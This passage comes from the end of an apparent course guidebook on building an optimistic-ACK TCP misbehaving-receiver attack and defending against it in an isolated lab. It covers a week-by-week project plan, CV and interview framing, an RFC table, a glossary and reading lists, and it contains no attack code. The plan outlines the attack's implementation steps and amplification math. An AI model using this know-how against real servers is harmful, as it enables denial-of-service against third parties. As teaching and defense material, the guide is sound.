2. **eBPF/XDP ACK-anomaly detector** (Chapter 14) — modern, impressive, earns the bonus and a strong CV line.
3. **Live dashboard** (Chapter 18) visualizing cwnd, send-rate, and the ACKed-vs-delivered gap — the single most visually compelling demo artifact.
4. **Automated experiment harness** (Chapter 18) — signals engineering maturity and reproducibility.
5. **QUIC/HTTP-3 analysis** (Chapter 11) — optional, but a strong differentiator if time permits.
6. **Clean reproducibility package** (Chapter 15, Chapter 18) — cheap, high-signal.

19.4 Week-by-week plan (two-person group)

Wk 1–2	Foundations & testbed
Wk 3–4	Prototype attack (Scapy)
Wk 5–7	Graded C attack
Wk 8–9	Multi-CC matrix + dashboard
Wk 10	Design-report artifacts
Wk 11	**DESIGN REPORT DUE**
Wk 12–13	Defenses (Sherwood + eBPF)
Wk 13–14	**FINAL REPORT + DEMO**

Weeks	Focus	Member split
1–2	Read Savage 1999 + Sherwood 2005; stand up Mininet Setup A and VM Setup B; write the custom TCP streaming server; baseline throughput with `iperf3`	A: testbed + shaping. B: streaming server.
3–4	Build the Scapy/Python opt-ACK prototype; validate packet formats and sequence tracking against CUBIC; capture the first cwnd-inflation trace	A: sniffer/sequence tracker. B: ACK-generation loop.
5–7	Port to raw sockets in C: header structs, checksums, ack-advance loop, overrun detection/recovery, timestamp/SACK handling. Get a clean, repeatable success on CUBIC and Reno	A: raw-socket packet crafting + checksums. B: attack state machine + recovery.
8–9	Add BBR; script the CC × timestamps × SACK sweep; build the dashboard	A: harness + plots. B: dashboard + BBR analysis.
10	Draw topology, timing diagrams, sequence-progression plot, header table; write the justification	Both.
11	**DESIGN REPORT due (20%)**	Submit with member-contribution table.
12–13	Implement Sherwood skipped-segment test; implement the eBPF/XDP detector; show detection + RST/throttle; measure overhead; optional QUIC demo	A: eBPF detector. B: skipped-segment defense + overhead measurement.
13–14	**FINAL REPORT + DEMO** (60% + 20% + 10%)	Both; A leads demo, B leads report.

Key Insight

Threshold to advance past Week 7: a repeatable $\geq 3\times$ egress inflation vs. baseline on CUBIC. If you cannot synchronize the C attack reliably by then, fall back to the lazy optimistic-ACK variant (Chapter 7) — it avoids the hardest synchronization problem entirely and still demonstrates a real, measurable non-responsive-flow DoS. If BBR proves fully immune in your specific setup (unlikely per aBBRate, but possible with a very short/low-bandwidth path), pivot the freed time to the QUIC contrast (Chapter 11) for the wow factor.

Pitfall : ethics and scope, restated

Keep everything strictly inside your isolated lab; never point any tool built from this book at a third-party host. State this explicitly in both the design report and the final report — graders specifically look for this statement, and it is good practice regardless.

CHAPTER 20

From Coursework to Career: Framing the Project

A finished project that never leaves your course submission folder is worth far less than the same project turned into a legible, quantified signal for employers. This chapter is about that conversion.

20.1 Quantified CV bullets

Generic phrasing ("did a networking security project") reads as filler. Specific, quantified phrasing reads as evidence:

Career Angle : template bullets — replace every placeholder with your actual measured numbers

- "Implemented an optimistic-TCP-ACK misbehaving receiver from scratch in C (raw sockets, hand-computed IP/TCP checksums), inducing **N× send-rate amplification** against a self-built TCP streaming server in an isolated Mininet/KVM testbed."
- "Benchmarked attack efficacy across **Reno, CUBIC, and BBR**, demonstrating loss-based stacks inflate cwnd unboundedly while BBR is bounded to ~25%/8-RTT growth; automated the sweep and plotting across a [N]-point design space."
- "Designed and shipped a **server-side eBPF/XDP ACK-anomaly detector** flagging ACKs for never-sent sequence numbers with **<X% throughput overhead**, plus Sherwood's randomly-skipped-segment defense; demonstrated real-time detection and connection reset."
- "Built a **Grafana/Prometheus dashboard** visualizing cwnd, egress rate, and the ACKed-vs-delivered byte gap; produced a one-command reproducibility package."

Pitfall : never fabricate a number

Every bracketed placeholder above must be replaced with something you actually measured and can defend live in an interview. An interviewer who asks "how did you measure that 25%?" and gets a vague answer will discount the entire bullet — and possibly the whole resume. Keep your raw `sweep_results.json` (Chapter 18) around specifically so you can answer follow-up questions with real data months later.

20.2 Skills this project actually demonstrates

C/C++, Python, Linux networking internals, TCP/IP, eBPF, systems performance, security, reproducible experimentation. These map directly onto backend/systems, SRE, and security engineering job descriptions — read a few target postings and notice how many of these exact terms appear.

20.3 Using it in interviews

Interview format	How to use this project
System design	"Design a defense against a misbehaving client" is a natural prompt this project prepares you for directly — you can walk through the skipped-segment test and the eBPF detector as two concrete, contrasting design points (proactive vs. reactive, deployable-today vs. requires-client-changes).
Behavioral ("a hard bug you debugged")	The slow-start→congestion-avoidance synchronization break (Chapter 5) is a genuinely good story: a subtle, protocol-level timing bug, a specific hypothesis, a specific fix, and a specific before/after measurement.
Technical deep-dive	Be ready to draw the TCP header from memory (Chapter 2) and explain ACK-clocking (Chapter 3) on a whiteboard — these are exactly the fundamentals a systems-focused interviewer will probe.

20.4 Packaging the project for recruiting

Project Task : the recruiting checklist

1. **Sanitized, lab-only public GitHub repo.** Strip anything that could be read as targeting real infrastructure; keep the README's ethics/scope statement (Chapter 19) prominent and unambiguous.
2. **A short write-up or blog post** distinct from your academic report — written for a technical-but-general audience, with the multi-CC comparison chart as the lead image.
3. **DSA practice in parallel** (LeetCode/HackerRank) — this project demonstrates systems depth, but new-grad screens for companies like Optimizely and Therap still gate heavily on data structures and algorithms fundamentals; don't let project work crowd this out entirely.
4. **Target timing.** Aim to apply within the first 3–4 months post-graduation while the project (and its details) are freshest in your memory for interviews.
5. **Rehearse an English technical walkthrough** of the whole project, end to end, at a 5-minute and a 20-minute length — you will need both, depending on the interview format.

Key Insight

The project's specific relevance to companies running polyglot backend/distributed systems stacks (Java/Spring, Python/Node/TypeScript, multi-cloud Kubernetes, real-time data pipelines) is that it demonstrates you can reason correctly about a system *below* the application layer that most candidates never touch — exactly the kind of depth that differentiates a new-grad candidate who has only built CRUD apps from one who understands why the network sometimes misbehaves the way it does.

Further Resources

- LeetCode[a] and HackerRank[b] for parallel DSA practice.
- GitHub[c] – for your public, sanitized repo.
- GitHub's guide to writing a good README[d], if you want a structural template for the reproducibility package.

[a] https://leetcode.com/
[b] https://www.hackerrank.com/
[c] https://github.com/
[d] https://docs.github.com/en/repositories/creating-and-managing-repositories/about-readmes

CHAPTER A

RFC Quick Reference

RFC	Title	Relevant chapter(s)
RFC 791	Internet Protocol	1, 2
RFC 793 / RFC 9293	Transmission Control Protocol (original / 2022 consolidation)	2, throughout
RFC 2018	TCP Selective Acknowledgment Options (SACK)	2, 7, 12
RFC 3168	Explicit Congestion Notification (ECN)	3
RFC 3465	TCP Congestion Control with Appropriate Byte Counting (ABC)	4, 10
RFC 5681	TCP Congestion Control (obsoletes RFC 2581)	3, 8
RFC 5961	Improving TCP's Robustness to Blind In-Window Attacks	4, 10
RFC 6298	Computing TCP's Retransmission Timer	3
RFC 7323	TCP Extensions for High Performance (timestamps, window scale, PAWS)	2, 7
RFC 8312	CUBIC for Fast Long-Distance Networks	8
RFC 9000	QUIC: A UDP-Based Multiplexed and Secure Transport	11

Table A.1: Every RFC cited in this book, with the chapters that depend on it. All are freely available at https://www.rfc-editor.org/.

CHAPTER B

Glossary

ABC Appropriate Byte Counting (RFC 3465); credits cwnd growth per byte acknowledged rather than per ACK packet, defeating ACK division.

ACK clocking The property that new data transmission is paced by the return of ACKs for old data — the mechanism the optimistic ACK attack hijacks.

Amplification factor The ratio of coerced victim output to attacker input effort; Sherwood et al.'s bound is $65535 \times 2^{\text{wscale}} \times (1/\text{mss} + 1/40)$.

BBR Bottleneck Bandwidth and RTT — Google's rate/model-based congestion control algorithm, an alternative to loss-based algorithms like Reno/CUBIC.

BtlBw BBR's estimate of the bottleneck link's maximum sustained delivery rate.

cwnd Congestion window — the sender's own estimate of how much unacknowledged data is safe to have in flight.

eBPF extended Berkeley Packet Filter — a mechanism for running sandboxed, verified programs inside the Linux kernel in response to events.

IP_HDRINCL A socket option telling the kernel that user space will supply the entire IP header itself on a raw socket.

Misbehaving receiver A TCP endpoint that deliberately violates receiver-side protocol assumptions to manipulate a sender's behavior.

Optimistic ACK An ACK sent for data that has not yet actually been received, predicting what the sender will transmit.

PAWS Protection Against Wrapped Sequence numbers — silently discards segments with non-monotonic TCP timestamps.

QUIC A UDP-based transport protocol (RFC 9000) with encrypted headers, distinct packet numbers, and ACK ranges, underlying HTTP/3.

RTO Retransmission Timeout — how long a sender waits for an ACK before assuming a segment was lost.

RTprop BBR's estimate of the round-trip propagation time (minimum RTT, with no queuing delay).

rwnd Receive window — the receiver's advertised buffer capacity, carried in the TCP header's Window field.

SACK Selective Acknowledgment (RFC 2018) — lets a receiver report non-contiguous received byte ranges.

Slow start The exponential-growth phase of TCP congestion control, active until a loss event or ssthresh is reached.

ssthresh Slow-start threshold — the cwnd value at which growth switches from exponential to linear.

SOCK_RAW A socket type that lets user-space code construct IP (and, with `IP_HDRINCL`, lower) headers by hand.

Window Scale A TCP option (RFC 7323), negotiated only at connection setup, multiplying the advertised window by 2^{shift}.

XDP eXpress Data Path — an eBPF hook point running as early as possible in the network receive path, often in the NIC driver.

CHAPTER C

Annotated Resource List

Every external link from the book, gathered in one place by topic.

C.1 Anchor papers (read these in full)

- Savage, Cardwell, Wetherall & Anderson, "TCP Congestion Control with a Misbehaving Receiver" (SIGCOMM CCR 1999)[1] — the founding paper; short (8 pages), read it first.
- Sherwood, Bhattacharjee & Braud, "Misbehaving TCP Receivers Can Cause Internet-Wide Congestion Collapse" (ACM CCS 2005)[2] — the amplification math and the recommended primary defense.
- Peterson, Jero, Hoque, Choffnes & Nita-Rotaru, "aBBRate" (RAID 2020)[3] — BBR's measured susceptibility.
- Navarre & Bonaventure, "MAY is not enough! QUIC servers SHOULD skip packet numbers" (ACM ANRW 2025)[4] — the QUIC-era analogue.
- Cardwell, Cheng, Gunn, Yeganeh & Jacobson, "BBR: Congestion-Based Congestion Control" (ACM Queue, 2016)[5] — BBR's design philosophy, from its authors.
- Van Jacobson, "Congestion Avoidance and Control" (SIGCOMM 1988)[6] — the founding paper of TCP congestion control itself.
- Ha, Rhee & Xu, "CUBIC" (ACM SIGOPS OSR 2008)[7]

C.2 RFCs

See Appendix A for the full table; all freely available at rfc-editor.org[8].

C.3 Tools and libraries

- Mininet[9] — reproducible virtual network testbeds.

[1] https://dl.acm.org/doi/10.1145/505696.505704
[2] https://www.cs.umd.edu/~sherwood/papers/optack-ccs.pdf
[3] https://www.ndss-symposium.org/wp-content/uploads/raid2020-final47.pdf
[4] https://dl.acm.org/doi/10.1145/3736792.3736806
[5] https://queue.acm.org/detail.cfm?id=3022184
[6] https://www.icir.org/floyd/papers/collapse.html
[7] https://www.cs.princeton.edu/courses/archive/fall16/cos561/papers/Cubic08.pdf
[8] https://www.rfc-editor.org/
[9] http://mininet.org/

- Scapy[10] — Python packet manipulation, for prototyping.
- Wireshark[11] and tcpdump[12] — packet capture and analysis.
- iperf3[13] — throughput benchmarking.
- xdp-project/xdp-tutorial[14] and libbpf/libbpf-bootstrap[15] — eBPF/XDP development.
- bpftrace[16] — exploratory kernel tracing.
- aioquic[17] and quiche[18] — QUIC implementations for the optional extension.
- Prometheus[19] and Grafana[20] — dashboarding.
- QUIC Interop Runner[21] — the test harness behind the Navarre & Bonaventure findings.

C.4 Video and course material

- Computerphile – "TCP/IP"[22]
- Computerphile – "TCP Congestion Control"[23]
- PowerCert – "TCP/IP and Subnetting"[24]
- PowerCert – "TCP/IP Header"[25]
- Beej's Guide to Network Programming[26] — the classic free sockets/raw-sockets reference.

⚠ Pitfall : video links age

YouTube video titles, channel names, and availability change over time. If a specific linked video is unavailable when you read this, search the quoted title/topic directly — the underlying concepts (TCP/IP basics, congestion control, CUBIC, BBR, QUIC, eBPF) are stable and well covered by many current creators.

[10] https://scapy.readthedocs.io/en/latest/
[11] https://www.wireshark.org/docs/
[12] https://www.tcpdump.org/manpages/tcpdump.1.html
[13] https://iperf.fr/
[14] https://github.com/xdp-project/xdp-tutorial
[15] https://github.com/libbpf/libbpf-bootstrap
[16] https://github.com/iovisor/bpftrace
[17] https://github.com/aiortc/aioquic
[18] https://github.com/cloudflare/quiche
[19] https://prometheus.io/docs/introduction/overview/
[20] https://grafana.com/docs/grafana/latest/getting-started/
[21] https://github.com/quic-interop/quic-interop-runner
[22] https://www.youtube.com/watch?v=uwoD5YsGACg
[23] https://www.youtube.com/watch?v=6lVe0d2AqOs
[24] https://www.youtube.com/watch?v=D1L1_i8CvOc
[25] https://www.youtube.com/watch?v=DkOFdU9G7ig
[26] https://beej.us/guide/bgnet/

Bibliography

1. Cardwell, N., Cheng, Y., Gunn, C. S., Yeganeh, S. H., & Jacobson, V. (2016). BBR: Congestion-Based Congestion Control. *ACM Queue*, 14(5). https://queue.acm.org/detail.cfm?id=3022184

2. Ha, S., Rhee, I., & Xu, L. (2008). CUBIC: A New TCP-Friendly High-Speed TCP Variant. *ACM SIGOPS Operating Systems Review*, 42(5), 64–74.

3. Jacobson, V. (1988). Congestion Avoidance and Control. *ACM SIGCOMM Computer Communication Review*, 18(4), 314–329. https://www.icir.org/floyd/papers/collapse.html

4. Navarre, Q., & Bonaventure, O. (2025). MAY is not enough! QUIC servers SHOULD skip packet numbers. *Proceedings of the 2025 Applied Networking Research Workshop (ANRW '25)*, ACM/IRTF, 136–142. https://dl.acm.org/doi/10.1145/3736792.3736806

5. Peterson, R., Jero, S., Hoque, E., Choffnes, D., & Nita-Rotaru, C. (2020). aBBRate: Automating BBR Attack Exploration Using a Model-Based Approach. *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*. https://www.ndss-symposium.org/wp-content/uploads/raid2020-final47.pdf

6. Savage, S., Cardwell, N., Wetherall, D., & Anderson, T. (1999). TCP Congestion Control with a Misbehaving Receiver. *ACM SIGCOMM Computer Communication Review*, 29(5), 71–78. https://dl.acm.org/doi/10.1145/505696.505704

7. Sherwood, R., Bhattacharjee, B., & Braud, R. (2005). Misbehaving TCP Receivers Can Cause Internet-Wide Congestion Collapse. *Proceedings of the 12th ACM Conference on Computer and Communications Security (CCS 2005)*, 383–392. https://www.cs.umd.edu/~sherwood/papers/optack-ccs.pdf

8. IETF. RFC 791 – Internet Protocol. https://www.rfc-editor.org/rfc/rfc791

9. IETF. RFC 793 / RFC 9293 – Transmission Control Protocol. https://www.rfc-editor.org/rfc/rfc9293

10. IETF. RFC 2018 – TCP Selective Acknowledgment Options. https://www.rfc-editor.org/rfc/rfc2018

11. IETF. RFC 3168 – The Addition of Explicit Congestion Notification (ECN) to IP. https://www.rfc-editor.org/rfc/rfc3168

12. IETF. RFC 3465 – TCP Congestion Control with Appropriate Byte Counting (ABC). https://www.rfc-editor.org/rfc/rfc3465

13. IETF. RFC 5681 – TCP Congestion Control. https://www.rfc-editor.org/rfc/rfc5681

14. IETF. RFC 5961 – Improving TCP's Robustness to Blind In-Window Attacks. https://www.rfc-editor.org/rfc/rfc5961

15. IETF. RFC 6298 – Computing TCP's Retransmission Timer. https://www.rfc-editor.org/rfc/rfc6298

16. IETF. RFC 7323 – TCP Extensions for High Performance. https://www.rfc-editor.org/rfc/rfc7323

17. IETF. RFC 8312 – CUBIC for Fast Long-Distance Networks. https://www.rfc-editor.org/rfc/rfc8312

18. IETF. RFC 9000 – QUIC: A UDP-Based Multiplexed and Secure Transport. https://www.rfc-editor.org/rfc/rfc9000